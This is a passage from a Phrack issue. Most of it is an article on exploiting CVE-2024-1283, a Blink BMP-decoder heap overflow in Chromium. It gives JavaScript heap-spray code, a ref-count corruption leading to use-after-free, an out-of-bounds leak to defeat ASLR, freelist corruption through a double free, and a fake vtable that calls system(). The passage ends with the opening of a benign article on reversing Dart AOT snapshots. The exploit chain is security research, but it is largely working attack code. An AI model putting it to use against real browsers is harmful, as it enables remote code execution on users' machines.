/going-deep-a-guide-to-reversing-smoke-loader-malware/,
see "Decoding the Buffer"

--[9. Artifacts

```
begin 644 broodsac.tar.gz
```

[Editors Note: Cut for print, view the full content in the online release.]

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x0A of 0x11

```
|=---------------=[      Allocating new exploits      ]=----------------=|
|=----------------------------------------------------------------------=|
|=-----------------=[ Pwning browsers like a kernel ]=------------------=|
|=---------=[ Digging into PartitionAlloc and Blink engine ]=-----------=|
|=----------------------------------------------------------------------=|
|=----------------------------=[ r3tr074 ]=-----------------------------=|
|=---------------------------=[ r@v8.fail ]=----------------------------=|
```

> “He who fights with monsters might
> take care lest he thereby become a
> monster. And if you gaze for long
> into an abyss, the abyss gazes
> also into you.”
> - Friedrich Nietzsche

---[Index

0 - Introduction
1 - Chromium rendering engine overview
2 - Case study: BMP 0day
  2.1 - Bug power, the primitives
3 - PartitionAlloc, the memory allocator
  3.1 - PartitionAlloc security guarantees
4 - Exploitation
5 - Takeaways, advances, etc etc etc
6 - References
5 - Exploit code

---[0 - Introduction

This article will try to explain a lot about chrome, blink and PartitionAlloc internals and apply all this knowledge to transform an extremely restricted bug into arbitrary code execution.

The vulnerability in question is CVE-2024-1283, a heap overflow in the Blink engine that occurs when decoding BMP images. Using a couple of new techniques very similar to recent Linux kernel tricks like elastic heap objects and cross-cache overflow, we can abuse PartitionAlloc and exploit, in theory, any memory write bug, resulting in full shellcode execution.

---[1 - Chromium rendering engine overview

Chromium, and all Chromium-based browsers, use the “Blink rendering engine” [1]. This component is responsible for much of what happens within the renderer process, such as parsing HTML, CSS, decoding images, and more.

> “A browser engine (also known as a layout engine or rendering engine) is a core software component of every major web browser. The primary job of a browser engine is to transform HTML documents and other resources of a web page into an interactive visual representation on a user’s device.” [2]

Blink is used by Chromium, but is considered a separate library. Its code can be found within the Chromium source at `src/third_party/blink`, and its own repository can be found here [3].

While it is the responsibility of Blink, not all major functions are necessarily written in its code. For example, executing JavaScript is necessary for a rendering engine, but not all of the JS engine is part of the main code.

This is the case with V8, the JavaScript engine used, which is separate in the code at `v8/`. It also has its own repository [4]. The same applies to some image formats [5] and video formats [6]. However, other image formats are entirely processed by Blink, such as “BMP”, “AVIF”, and some others.

We can see them in `src/third_party/blink/renderer/platform/image-decoders`

---[2 - Case study: BMP 0day

After spending some time fuzzing these isolated image formats, I was able to find a very interesting bug, a “heap-overflow” within BMPImageDecoder (ASAN shows it as if the overflow happened within Skia, resulting in an incorrect title for the CVE [7]). Let’s understand how this bug occurs, and what its primitives are! We can start by analyzing the ASAN stack trace:

```
r3tr0@chrome:~/fuzz/bmp$ cat /tmp/bad.bmp | ./test-crash
=875756 ERROR: AddressSanitizer: heap-buffer-overflow on address[redacted]
READ of size 32 at 0x521000001100 thread TO
#0 0xdead in unsigned int vector [8] skcms_private::hsw::load()
#1 0xdead in skcms_private::hsw::Exec_load_8888_k()
#2 0xdead in skcms_private::hsw::Exec_load_8888()
#3 0xdead in skcms_private:: hsw::exec_stages ()
#4 0xdead in skcms_private::hsu::run_program()
#5 0xdead in skcms_Transform
#6 0xdead in blink::BMPImageReader::ColorCorrectCurrentRow()
#7 0xdead in blink::BMPImageReader::ProcessRLEData()
#8 0xdead in blink::BMPImageReader::DecodePixelData(bool)
#9 0xdead in blink::BMPImageReader::DecodeBMP(bool)
#10 0xdead in blink::BMPImageDecoder::DecodeHelper(bool)
#11 0xdead in blink::BMPImageDecoder::Decode(bool)
#12 0xdead in blink::ImageDecoder::DecodeFrameBufferAtIndex()
[redacted]
```

The last function within blink is BMPImageReader::ColorCorrectCurrentRow(). We can see a snippet of this function below:

```
void BMPImageReader::ColorCorrectCurrentRow() {
  ...
  // address calc here
  ImageFrame::PixelData* const row = buffer_->GetAddr(0, coord_.y());
  ...
  const bool success =
     skcms_Transform(row, fmt, alpha, transform->SrcProfile(), row, fmt, alpha,
                        transform->DstProfile(), parent_->Size().width());
    DCHECK(success);
    buffer_->SetPixelsChanged(true);
  }
```

With a little debugging help, we can conclude that there is an address calculation error in `buffer_->GetAddr(0, coord_.y());`, where this function ends up being resolved to this other inline function:

```
  const uint32_t* addr32(int x, int y) const {
    SkASSERT((unsigned)x < (unsigned)fInfo.width());
    SkASSERT((unsigned)y < (unsigned)fInfo.height());
    return (const uint32_t*)((const char*)this->addr32() + (size_t)y * fRowBytes
+ (x << 2));
  }
```

This function can also be summarized in a single line `this->addr32() + y * fRowBytes + (x << 2)`.

Somehow `coord_.y()` is equal to -1 in the iteration that causes a crash, and if we resolve this calculation with this value we can understand why:

```
  this->addr32() + y * fRowBytes + (x << 2);
  base_addr + -1 * fRowBytes + (0 << 2);
  base_addr - fRowBytes;
```

Assuming the variables we know, `this->addr32()` is the base address of the image decoding chunk, y is -1, and x is equal to 0.

Thus, the result will be the base address minus fRowBytes, resulting in an address pointing behind the start of the chunk, and the function subsequently called within Skia that effectively writes into this input buffer. We can treat this like a `memcpy`. The flaw is not in the function but in what is passed to it.

Looking at the patch [8] makes it clearer why this happens. It's a simple off-by-one bug, where the `ColorCorrectCurrentRow()` function is called one more time than expected. Since decoding occurs `top_down`, with each iteration 1 is subtracted from y, instead of ending at 0, the next iteration happens and subtracting y once again turns it into -1.

----[2.1 - Bug power, the primitives

Very good, but what kind of primitives does this bug give us? Where and what can we write? Analyzing the `skcms_Transform` function, it receives a kind of “bytecodes” for an image transformation VM. The important part is that we don't control the bytecode sent, only the input buffer, so we can't control what is written. Let's analyze an example at runtime and see what happens:

```
  pwndbg> x/6gx $rdi
  0x1180136a000: 0x4141414141414141    0x4242424242424242
  0x1180136a010: 0x4343434343434343    0x4444444444444444
  0x1180136a020: 0x4545454545454545    0xff00ff00ff00ff00
  pwndbg> continue
  [redacted]
  pwndbg> x/6gx 0x1180136a000
  0x1180136a000: 0x4100000041000000    0x4200000042000000
  0x1180136a010: 0x4300000043000000    0x4400000044000000
  0x1180136a020: 0x4500000045000000    0xff00ff00ff00ff00
```

Basically, we can only write null bytes with the exception of bytes 0xff which are ignored. The most-significant-byte of every 4 bytes is also ignored. These are quite limited writing primitives, but still powerful.

Now that we know what we can write, let's see where we can write. Going back to the address calculation, the only variable we haven't talked about is fRowBytes.

In our case this variable is always 1/4 of the chunk size, which we can partially control using the height and width of the image. This results in a partial overflow of the end of the last chunk, assuming the BMP image chunk has 0x1000 bytes, the last 0x400 bytes will be corrupted:

```
            0x400 bytes corrupted
                  \     /
  +---------------------+--------------------+
  |               |XXXXX|                    |
  | Another chunk |XXXXX| BMP chunk(0x1000)  |
  |               |XXXXX|                    |
  +---------------------+--------------------+
```

Now everything seems like a lost cause, since we can only write null bytes. The best idea is to overwrite a `ref_count_` property, but all of them are located at the beginning of the chunk. To move forward, we need to better understand how Chromium's custom memory allocator works.

---[3 - PartitionAlloc, the memory allocator

> "PartitionAlloc is a memory allocator optimized for space efficiency, allocation latency, and security." [9] (and developed by Google and used in Chromium by default)

Quickly, we can highlight the most important things about PartitionAlloc:
- It's a SLAB allocator, which means it pre-allocates memory and organizes it into fixed-size chunks, which is very important from a security perspective.
- There's a thread cache, like tcache in glibc heap.
- There are some "soft-protections" against certain types of memory management bugs, like double-free.
- After freeing a slot, the freelist pointer is written in big-endian at the beginning of this slot.

>> When exploring a SLAB allocator, similar to the kernel, we expect a very direct exploitation path. Only objects of the same size are allocated adjacent to each other. Therefore, the vulnerable object and the victim must share the same size or similar.

Everything in PartitionAlloc is allocated within “pages”, which can be:

- System Page
  A page defined by the OS, typically 4KiB, but supports up to 64KiB.

- Partition Page
  Consists of exactly 4 system pages.

- Super Page
  A 2MiB region, aligned on a 2MiB boundary.

- Extent
  An extent is a run of consecutive super pages.

```
 System Page
     ^
  +------+
  |      |
  +------+

         Partition Page
                ^
  +------+------+------+------+
  |      |      |      |      |
  +------+------+------+------+

                  Super page (2MiB)
                           ^
  +-----------------------------------------------------+
  |                                                     |
  +-----------------------------------------------------+
```

Within each Super Page, several Partition Pages are allocated, where the smallest memory units can be divided into:

- Slot: is a single unit chunk
- Slot span: is a run of same-sized chunks
- Bucket: Chains slot spans containing slots of similar size

```
      +-------------------+      +------------------+      +-------------+
      |...| PartitionPage |  ->  | SlotSpanMetadata |  ->  |freelist_head|
      +-------------------+      +------------------+      |-------------|
       \                 /                                 |   bucket    |
        \               /                                  +-------------+
         \             /                                           |
          \           /                                            V
  +--------------------------------------------------+     +------------------+
  |       |          |       |         |     |       |     | Partition Bucket |
  | Guard | Metadata | Guard | N pages | ... | Guard |     +------------------+
  |       |          |       |         |     |       |
  +--------------------------------------------------+
                    Super Page
```

An entire Super Page is allocated as follows: Right at the beginning there are 3 pages (2 “Guard Pages” which are pages with PROT_NONE to prevent any kind of linear corruption, and a Metadata page between the other two). This page has a list of “Partition Pages”, which is a struct that controls some information about the Partition Pages. It also has the SlotSpanMetadata property, which, besides the freelist_head of that span, has the pointer to that Bucket.

```
    +------------------+
    | Partition Bucket |-------+     +----+
    +------------------+       |     |    |
                               v     |    v
  +--------------------------------------------------+
  |       |          |       |         |     |       |
  | Guard | Metadata | Guard | N pages | ... | Guard |
  |       |          |       |         |     |       |
  +--------------------------------------------------+
```

Each Partition Bucket is a linked list to other buckets of similar sizes.

```
     This is a single slot
                |        +-----------------+
                +------->|0x1000|0x1000|...|
                         |-----------------| -> this is a slot span
                         |0x1000|0x1000|...|
                         +-----------------+
                          \               /
                           \             /
                            \           /
                             \         /
  +--------------------------------------------------+
  |       |          |       |         |     |       |
  | Guard | Metadata | Guard | N pages | ... | Guard |
  |       |          |       |         |     |       |
  +--------------------------------------------------+
```

Each Slot Span can be composed of N Partition Pages and has several slots of exactly the same size adjacent.

PartitionAlloc also has a per-thread cache. It is built to meet the needs of most common allocations and avoid performance loss in the central allocator that requires a context lock to prevent two allocations from returning the same slot.

> “The thread cache has been tailored to satisfy a vast majority of requests by allocating from and releasing memory to the main allocator in batches, amortizing lock acquisition and further improving locality while not trapping excess memory.” [10]

----[3.1 - PartitionAlloc security guarantees

When looking from a security perspective, PartitionAlloc delivers some guarantees:

1. Linear overflows/underflows cannot corrupt into, out of, or between partitions. There are guard pages at the beginning and the end of each memory region owned by a partition.

2. Linear overflows/underflows cannot corrupt the allocation metadata. PartitionAlloc records metadata in a dedicated, out-of-line region (not adjacent to objects), surrounded by guard pages. (Freelist pointers are an exception.)

3. Partial pointer overwrite of freelist pointer should fault.

4. Direct map allocations have guard pages at the beginning and the end.

5. One page can contain only objects from the same bucket. Even after this page is completely freed

If we look closely, guarantees 1 and 2 basically prevent corruptions against the Metadata Page and overflow between Super Pages. This is the job of the “Guard Page” mentioned above, a memory page with the PROT_NONE protection, which will cause a crash when trying to read, write, or execute anything within that page.

Guarantee 3 simply involves storing the freelist pointer in big-endian format. So by partially corrupting this pointer, converting it to little endian would completely change the pointer.

Guarantee 4 is just a variation of guarantees 1 and 2, where, if it is necessary to allocate a very large chunk that does not fit into a common Super Page, this memory is allocated directly by mapping memory. This mapped memory is again placed between two “Guard Pages”, one at the beginning and one at the end.

Finally, guarantee 5 is useful against type confusion attacks and attempts to abuse a UAF between pages.

So, if you paid attention, there are no guarantees or protections that prevent two buckets of completely different sizes from being allocated adjacent to each other without any kind of red zone between them (as is the case of Guard Pages between Super Pages). Therefore, it is entirely possible and stable to create this layout:

```
    vuln obj size=0x1000   victim obj size=0x4000
         +----------+       +----------+
         |    ...   |       |  victim  |
         |----------|       |----------|
         |   vuln   |       |    ...   |
         +----------+       +----------+
          \          \     /           /
           \          \   /           /
  +---------------------------------------------------+
  |   |   |   |         |            |            |   |
  | G | M | G | 2 pages |  3 pages   | ...N pages | G |
  |   |   |   |         |            |            |   |
  +---------------------------------------------------+
```

Testing the hypothesis, I could verify that we can create extremely stable memory layouts with the same objects of different sizes adjacent to each other.

---[4 - Exploitation

With the possibility of overflowing into any other slot of a different size, we just need to find an interesting target. We could search for an object with a |length_| property, but since we can only write null bytes, I believe we can take more advantage of the bug by attacking a |ref_count_| property. Looking for references of good targets, we can follow existing work used to exploit the well-known “The WebP 0day” [11].

Objects and structures in CSS are allocated by Blink itself. Among these objects is CSSVariableData, which represents the value of variables within CSS [12]. It seems to be a great target for several reasons:

- It’s an elastic object, so we can force it to fit in our case or any other; this object can vary in size between 16 bytes and 2097152 bytes (`kMaxVariableBytes`).

- It’s a “ref counted” object.

- It doesn’t have any pointers that could cause a crash when dereferenced.

In `css_variable_data.h`, we can see the description of the object:

```
  class CORE_EXPORT CSSVariableData : public RefCounted<CSSVariableData> {
   ...
   private:
   ...
    // 32 bits refcount before this.

    // We’d like to use bool for the booleans, but this causes the struct to
    // balloon in size on Windows:
     // https://randomascii.wordpress.com/2010/06/06/bit-field-packing-with-visu-
al-c/
    // Enough for storing up to 2MB (and then some), cf. kMaxSubstitutionBytes.
    // The remaining 4 bits are kept in reserve for future use.
    const unsigned length_ : 22;
    const unsigned is_animation_tainted_ : 1;       // bool.
    const unsigned needs_variable_resolution_ : 1;  // bool.
    const unsigned is_8bit_ : 1;                    // bool.
    unsigned has_font_units_ : 1;                   // bool.
    unsigned has_root_font_units_ : 1;              // bool.
    unsigned has_line_height_units_ : 1;            // bool.
    const unsigned unused_ : 4;
```

In memory, this object reflects this layout:

```
0            4            8                         16
+------------+----------+-+--------------------------+
| ref_count_ | length_  |F|     String content       |
+------------+----------+-+--------------------------+
|                String content...                   |
+----------------------------------------------------+
> F = flags
```

And the code that allocates this object can be found in the same file:

```
// third_party/blink/renderer/core/css/css_variable_data.h:34
static scoped_refptr<CSSVariableData> Create(StringView original_text,
                                             bool is_animation_tainted,
                                             bool needs_variable_resolution,
                                             bool has_font_units,
                                             bool has_root_font_units,
                                             bool has_line_height_units) {
  if (original_text.length() > kMaxVariableBytes) {
    // This should have been blocked off during variable substitution.
    NOTREACHED();
    return nullptr;
  }

  wtf_size_t bytes_needed =
      sizeof(CSSVariableData) + (original_text.Is8Bit()
                                     ? original_text.length()
                                     : 2 * original_text.length());
  void* buf = WTF::Partitions::FastMalloc(
      bytes_needed, WTF::GetStringWithTypeName<CSSVariableData>());
  return base::AdoptRef(new (buf) CSSVariableData(
      original_text, is_animation_tainted, needs_variable_resolution,
      has_font_units, has_root_font_units, has_line_height_units));
}
```

Well, it seems like a great target, but now we need to discuss which bucket this object will be allocated in. Due to the thread cache, the objects won't be placed together. We need to force the thread cache to clear the bucket so that our vulnerable object and victim share the same Super Page. Luckily, this is quite simple to do. We just need to fill the cache up to the "limit", as can be seen in this comment:

```
// base/allocator/partition_allocator/src/partition_alloc/thread_cache.cc:586

// For each bucket, there is a |limit| of how many cached objects there are in
// the bucket, so |count| < |limit| at all times.
// - Clearing: limit -> limit / 2
// - Filling: 0 -> limit / kBatchFillRatio
```

The code that executes this subroutine can be seen below:

```
// base/allocator/partition_allocator/src/partition_alloc/thread_cache.h:511

PA_ALWAYS_INLINE bool ThreadCache::MaybePutInCache(uintptr_t slot_start,
                                                   size_t bucket_index,
                                                   size_t* slot_size) {
  PA_REENTRANCY_GUARD(is_in_thread_cache_);
  ...
  auto& bucket = buckets_[bucket_index];
  ...
  uint8_t limit = bucket.limit.load(std::memory_order_relaxed);
  // Batched deallocation, amortizing lock acquisitions.
  if (PA_UNLIKELY(bucket.count > limit)) {
    ClearBucket(bucket, limit / 2);
  }
  ...
```

Now let's create this layout with JS. How can we manipulate these objects to create a perfect layout?

First, let's force the allocation of a new Super Page to have more control, for this, we can simply do several sprays

```
let div0 = document.getElementById('div0');
for (let i = 0; i < 30; i++) {
  div0.style.setProperty(`--sprayA${i}`, kCSSString);
  div0.style.setProperty(`--sprayC${i}`, kCSSStringCross0x2000);
  div0.style.setProperty(`--sprayB${i}`, kCSSStringHRTF);
}
```

After that, let's force object A to be adjacent to C. Object B should be allocated close, but not adjacent to, the others as it will be useful for acquiring memory leaks.

```
for (let i = 0; i < 50; i++) {
  for (let j = 0; j < 4; j++) {
    // spraying allocation of 2 different size spans
    // very close to 100% of attempts, the same object is allocated
    // after a different sized slot
    const CSSValName = `${i}.${j}`.padEnd(0x7fcc, 'A');
    div0.style.setProperty(`--a${i}.${j}`, CSSValName);
    const CSSValName2 = `${i}.${j}`.padEnd(0x1fcc, 'C');
    div0.style.setProperty(`--c${i}.${j}`, CSSValName2);
  }
  for (let j = 0; j < 64; j++) {
    const CSSValName = `${i}.${j}`.padEnd(0x414, 'B');
    div0.style.setProperty(`--b${i}.${j}`, CSSValName);
  }
}
```

And finally, let's clear the bucket to finish preparing our layout:

```
for (let i = 10; i < 30; i++) {
  div0.style.removeProperty(`--a${i}.2`);
}
```

```
  for (let i = 46; i > 20; i--) {
    div0.style.removeProperty(`--c${i}.0`);
  }
  gc(); await sleep(500);
```

Now, after creating the correct heap layout, we will overwrite the `ref_count_`, trigger a free, and allocate a fully controllable data object over the victim object, thus creating a UAF condition.

We can abuse our conditional writing of null bytes. If you recall that 0xff bytes are ignored, so we can increase the `ref_count_` to `0xff01` and trigger the vulnerability. After this, the ref count will be `0xff00`, and calling `gc();` will free this object while we still have an active reference.

>> Remember: Actually, the `ref_count_` starts with 2, so we need to increase this to `0xff02`, otherwise the ref_count will reach in -1 and cause a crash

```
  +------------+----------+-+--------------------------+
  |     2      |  0x2000  |F|     “AAAAAAAAAAAA”       |
  +------------+----------+-+--------------------------+
  |                 “AAAAAAAAAAAA...”                  |
  +----------------------------------------------------+
                            |
                            | increase `ref_count_` (+0xff00)
                            |
                            v
  +------------+----------+-+--------------------------+
  |   0xff02   |  0x2000  |F|     “AAAAAAAAAAAA”       |
  +------------+----------+-+--------------------------+
  |                 “AAAAAAAAAAAA...”                  |
  +----------------------------------------------------+
                            |
                            | Trigger vuln
                            |
                            v
  +------------+----------+-+--------------------------+-------------------+
  |   0xff00   |  0x0000  |F|    “A\x00\x00\x00”       |                   |
  +------------+----------+-+--------------------------+ BMP vuln chunk... |
  |                “A\x00\x00\x00...”                  |                   |
  +----------------------------------------------------+-------------------+
                            |
                            | Call `gc();` and decrease
                            | `ref_count_` (-0xff00)
                            v
  +-------------------------+--------------------------+
  |      freelist ptr       |    “A\x00\x00\x00”       |
  +-------------------------+--------------------------+
  |                “A\x00\x00\x00...”                  |
  +----------------------------------------------------+
```

Perfect! We can use any object to consume this freelist entry and overwrite the |length_| property. For this, we will use an AudioArray that we can control entirely. AudioArray is also an elastic object that has been used to exploit another type of UAF previously [13].

Now we can OOB read:

```
fetch("/bad.bmp").then(async response => {
  let rs = getComputedStyle(div0);
  let imageDecoder = new ImageDecoder({
    data: response.body,
    type: "image/bmp"
  });
  increase_refs(0xff02); // overflow will overwrite 0xff02 to 0xff00

  imageDecoder.decode().then(async () => {
    gc(); gc();
    await sleep(2500);
    let ab = new ArrayBuffer(0x600);
    let view = new Uint32Array(ab);

    // fake CSSVariableData
    view[0] = 1; // ref_count
    const newCSSVarLen = 0x19000;
    view[1] = newCSSVarLen | 0x01000000; // length and flags, set is_8bit_
    for (let i = 2; i < view.length; i++)
      view[i] = i;
    await allocAudioArray(0x2000, ab, 1);
    leak();
  })
});

async function leak() {
  console.log("continuing...");
  let div0 = document.getElementById('div0');
  let rs = getComputedStyle(div0);
  let CSSLeak = rs.getPropertyValue(kTargetCSSVar).substring(0x15000 - 8);
  console.log(CSSLeak.length.toString(16));
...
```

Good, but not enough, we've defeated any ASLR, but now we need a control flow hijacking idea. Instead of looking for more good victim objects, we can directly attack PartitionAlloc again and corrupt the freelist pointer. The idea is to create a double-free condition, which will result in an circular freelist and ultimately overwrite the pointer.

CSSVariableData and AudioArray essentially point to the same address, so we can cause both of them be freed and cause a "double-free". If we do this, the freelist pointer written in the chunk will point to itself:

```
 +----------+
 |          | It’s pointing at itself
 |          v
 |    +--------------------------+--------------------------+
 +----|      freelist ptr        |    “A\x00\x00\x00”       |
      +--------------------------+--------------------------+
      |                “A\x00\x00\x00...”                   |
      +-----------------------------------------------------+
```

This circular freelist is extremely powerful, because we can use the same AudioBuffer as before to corrupt the freelist pointer. The next allocation request will return the pointer we want, giving us an arbitrary write.

```
 +----------+
 |          | It’s pointing at itself
 |          v
 |    +--------------------------+--------------------------+
 +----|     freelist ptr         |    “A\x00\x00\x00”       |
      +--------------------------+--------------------------+
      |                “A\x00\x00\x00...”                   |
      +-----------------------------------------------------+
                                 |
                                 | Alloc an AudioArray and corrupt freelist
                                 |
                                 v
      +--------------------------+--------------------------+
      |     corrupted ptr        |    “A\x00\x00\x00”       |
      +--------------------------+--------------------------+
      |                “A\x00\x00\x00...”                   |
      +-----------------------------------------------------+
```

The only restriction for the corrupted pointer is that it must be from within the same Super Page. To achieve code execution, we will deallocate object B and allocate objects that have vtables, then corrupt the freelist to point to one of these objects. This way, we can corrupt the vtable pointer and easily gain control flow hijack. Follow snipped of exploit alloc the vtable object and leaks its address:

```
  CSSVars = [
    // this regex is used to find the B objects in memory
    // the pattern match with: 0x2000 + flags + “${i}.${j}” + “BBBBB...”
    ...CSSLeak.matchAll(/\x02\x00\x00\x00\x14\x04\x00\x01(\d+\.\d+)/g)
  ];
  ...
  for (let i = 0; i < kSprayPannerCount; i++) {
    panners.push(audioCtx.createPanner());
  }
  for (let i = 0; i < kSprayPannerCount; i++) {
    // i really idk why, but i need add the ref_count_ and remove the
    // prop to trigger free
    rs.getPropertyValue(`--b${CSSVars[i][1]}`);
    div0.style.removeProperty(`--b${CSSVars[i][1]}`);
  }
  gc(); gc(); await sleep(1000);
  for (let i = 0; i < panners.length; i++) {
    // allocating objects with vtables
    panners[i].panningModel = ‘HRTF’;
  }
  // free two panners after target CSSVariableData
  panners[kSprayPannerCount - 2].panningModel = ‘equalpower’;
  panners[kSprayPannerCount - 1].panningModel = ‘equalpower’;
  await sleep(1000);
  let hrtfLeak = rs.getPropertyValue(kTargetCSSVar).substring(0x15000 - 8);
```

And now just create the fake vtable and profit!!

```
  let ab = new ArrayBuffer(0x600);
  let abFakeObj = new ArrayBuffer(0x600);
  let view = new BigUint64Array(ab);
  let viewFakeObj = new DataView(abFakeObj);
  view[0] = swapEndian(fakePannerAddr - 0x10n);

  for (let i = 0; i < viewFakeObj.byteLength; i++)
    viewFakeObj.setUint8(i, 0x4a); // “J”

  const system_addr = chromeBase + kSystemLibcOffset;
  // call   qword ptr [rax + 8]
  viewFakeObj.setBigUint64(0x0, fakePannerAddr + 8n - 8n, true);
  // viewFakeObj.setBigUint64(8, 0xdeadbeefn, true);
  viewFakeObj.setBigUint64(0x8, chromeBase + kWriteListenerOffset, true);
  // fake BindState addr
  viewFakeObj.setBigUint64(0x10, fakePannerAddr + 0x18n, true);

  // start of fake BindState
  // The first int64 are the value which will passed to function address
  // in second int64
  viewFakeObj.setBigUint64(0x18 + 0,
  // 0x636c616378 == xcalc
    0x636c616378n /* -1 because ref_count_ + 1 */ - 1n, true);
  viewFakeObj.setBigUint64(0x18 + 0x8, system_addr, true);
```

In this case, I simply use a simple `system(“xcalc”)`.

For a more complex exploit, we can use a sequence of more complete gadgets. Chromium has some super powerful gadgets that allow executing shellcode easily. You can use `blink::FileSystemDispatcher::WriteListener::DidWrite`, followed by a fake `BindState`. With these two, we can call any function by controlling RDI, that is, the first argument of the function.

By combining with `content::ServiceWorkerContextCore::OnControlleeRemoved`, we can choose a function and N arguments. With this power, we call the function `v8::base::AddressSpaceReservation::SetPermissions` and assign it to a memory page RWX. The only thing we need to do is corrupt a second object with a vtable and make it point to this RWX page after copying some shellcode to it.

If you want to see a full exploit using these techniques, you can check out the previously mentioned exploits here [11] [13].

---[5 - Takeaways, advances, etc etc etc

This article attempts to dissect the most important points about PartitionAlloc and explain recent techniques like “double-free2arbitrary-allocation”, and completely new techniques like “cross-bucket overflow”.

These techniques can be used, in theory, to exploit any memory corruption bug in PartitionAlloc, which is fascinating for weaponizing seemingly insufficient bugs. Many of these techniques are reminiscent of tricks from recent years in the kernel exploit scene, such as “elastic-objects” and “cross-cache overflow”. High-performance allocators tend to share vulnerabilities inherent in their operation and performance.

As mentioned above, the memory allocator is an extremely critical component in high-performance software like a browser, and it must be extremely simple and fast. This simplicity comes at a cost in security. Chromium has great security measures like “safe libc++” that can prevent a large number of vulnerabilities, but after the first memory corruption, the attacker’s scenario is very privileged and few things can stop them.

All recent new mitigations have been focused on mitigating memory corruptions coming from the JS engine, as is the case with the well-crafted V8 sandbox. However, this is not enough. Although JavaScript is an extremely bug-prone subsystem, many other areas continue to have little research coverage.

---[6 - References

[1] https://www.chromium.org/blink/#what-is-blink
[2] https://en.wikipedia.org/wiki/Browser_engine
[3] https://chromium.googlesource.com/chromium/blink/
[4] https://chromium.googlesource.com/v8/v8/
[5] http://libpng.org/
[6] https://chromium.googlesource.com/webm/libvpx/
[7] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-1283
[8] https://chromium-review.googlesource.com/c/chromium/src/+/5241305/7/third_party/blink/renderer/platform/image-decoders/bmp/bmp_image_reader.cc
[9] https://chromium.googlesource.com/chromium/src/+/master/base/allocator/partition_allocator/PartitionAlloc.md#overview
[10] https://chromium.googlesource.com/chromium/src/+/master/base/allocator/partition_allocator/PartitionAlloc.md#performance
[11] https://www.darknavy.org/blog/exploiting_the_libwebp_vulnerability_part_2/
[12]https://developer.mozilla.org/en-US/docs/Web/CSS/Using_CSS_custom_properties
[13]https://securitylab.github.com/research/one_day_short_of_a_fullchain_renderer/

---[7 - Exploit Code

[Editors Note: Cut for print, view the full content in the online release.]

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x0B of 0x11

```
|=-----------------------------------------------------------------------=|
|=---------------=[ Reversing Dart AOT snapshots ]=----------------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[ cryptax ]=-------------------------------=|
|=-----------------------------------------------------------------------=|
```

-- Table of contents

0 - Introduction
1 - First steps at disassembling an AOT snapshot
  1.1 No entry point
  1.2 Function prologue
  1.3 Access to strings
  1.4 Function arguments are pushed on the stack
  1.5 Small integers are doubled
2 - Dart assembly registers
3 - The THR register
4 - The Dart Object Pool
5 - Snapshot serialization
6 - Representation of integers
7 - Function names
  7.1 Stripped or non-stripped binaries
  7.2 Trick for simple programs
  7.3 Retrieving function names in more complex situations
8 - Conclusion and perspectives

-- 0 - Introduction

Dart is an object-oriented programming language with a C-style syntax, and a few features such as sound null safety. Depending on the desired size vs performance trade-off, a Dart program can be compiled in various formats: kernel snapshots (the smallest, but the slowest), JIT snapshots, AOT snapshots, and self-contained executables (the biggest and fastest) [1].

Dart AOT snapshots offer a particular interesting ratio and are therefore used by Flutter release builds [2]. Flutter is an open source UI software development kit which offers the attractive ability to develop applications with a single code-base and compile them natively for Android and iOS, and also non-mobile platforms.

The issue for reverse engineers is that Dart AOT snapshots are notably difficult to reverse for the following main reasons:

1. The produced assembly code uses many unique features: specific registers, specific calling conventions, specific encoding of integers.

2. Information about each class used in the snapshot can only be read sequentially. There is no random access, meaning that it is necessary to read information about lots of potentially non-

interesting classes before we get to the one we are looking for.

3. The format is not documented and has significantly evolved since the first versions.

In this article, we will explain how to understand Dart assembly, and get the best out of disassemblers, even when they don't support Dart.

-- 1 - First steps at disassembling an AOT snapshot

To illustrate Dart assembly code, we'll work over a simple implementation of the Caesar algorithm in Dart (alphabet translation by 3). We encrypt/decrypt a string containing the sentence “Phrack Issue” followed by a randomly selected issue number.

```
    import ‘dart:math’; // for Random

    class Caesar {
      int shift;
      Caesar({this.shift = 3});

      String encrypt(String message) {
        StringBuffer ciphertext = StringBuffer();
        for (int i = 0; i < message.length; i++) {
            int charCode = message.codeUnitAt(i);
            charCode = (charCode + shift) % 256;
            ciphertext.writeCharCode(charCode);
        }
        return ciphertext.toString();
      }

      String decrypt(String ciphertext) {
        this.shift = -this.shift;
        String plaintext = this.encrypt(ciphertext);
        this.shift = -this.shift;
        return plaintext;
      }
    }

    void main() {
      print(‘Welcome to Caesar encryption’);

      List<int> issues = [ 70, 71, 72 ];
      Random random = Random();
         final String message = ‘Phrack Issue ${issues[random.nextInt(issues.
length)]}’;
      var caesar = Caesar();
      // Encrypt
      String ciphertext = caesar.encrypt(message);
      print(ciphertext);
      // Decrypt
      String plaintext = caesar.decrypt(ciphertext);
      print(plaintext);
    }
```

This source code can be compiled to the “AOT snapshot” output format (.aot extension) using the Dart compiler:

```
    $ dart compile aot-snapshot phrack.dart
    Generated: /tmp/caesar/phrack.aot
```

The resulting snapshot is quite big for very simple code: 831,352 bytes for the non stripped version, and 541,616 bytes for the stripped version (option -S).

Let’s begin with the non-stripped AOT snapshot, and load it in a disassembler. In this article, we’ll use Radare 2 [3], but the result is largely the same with any disassembler (IDA Pro, Binary Ninja, Ghidra...).

-- 1.1 - No entry point

First of all, the disassembler fails to identify the entry point:

```
    ERROR: Cannot determine entrypoint, using 0x0004c000
```

The reason for this is that the disassembler does not understand the format of the AOT snapshot. Actually, a “Dart AOT snapshot” contains at least 2 snapshots: one AOT snapshot for Dart itself (Dart VM), and one AOT snapshot per isolate.

A Dart isolate is an independent unit of execution that runs concurrently with other isolates. Each isolate has its own memory heap, stack and event loop. There is always at least 1 isolate, possibly more if the application needs to handle background tasks while displaying other data, for instance. In the example below, the file contains the minimum 2 snapshots:

```
 $ objdump -T ./phrack.aot
 ./phrack.aot:     file format elf64-x86-64

 DYNAMIC SYMBOL TABLE:
 000000000004c000 g DO .text 0000000000006860 _kDartVmSnapshotInstructions
 0000000000052880 g DO .text 0000000000046910 _kDartIsolateSnapshotInstructions
 0000000000000200 g DO .rodata 0000000000008a10 _kDartVmSnapshotData
 0000000000008c40 g DO .rodata 000000000003f9d0 _kDartIsolateSnapshotData
 00000000000001c8 g DO .note.gnu.build-id 0000000000000020 _kDartSnapshotBuildId
```

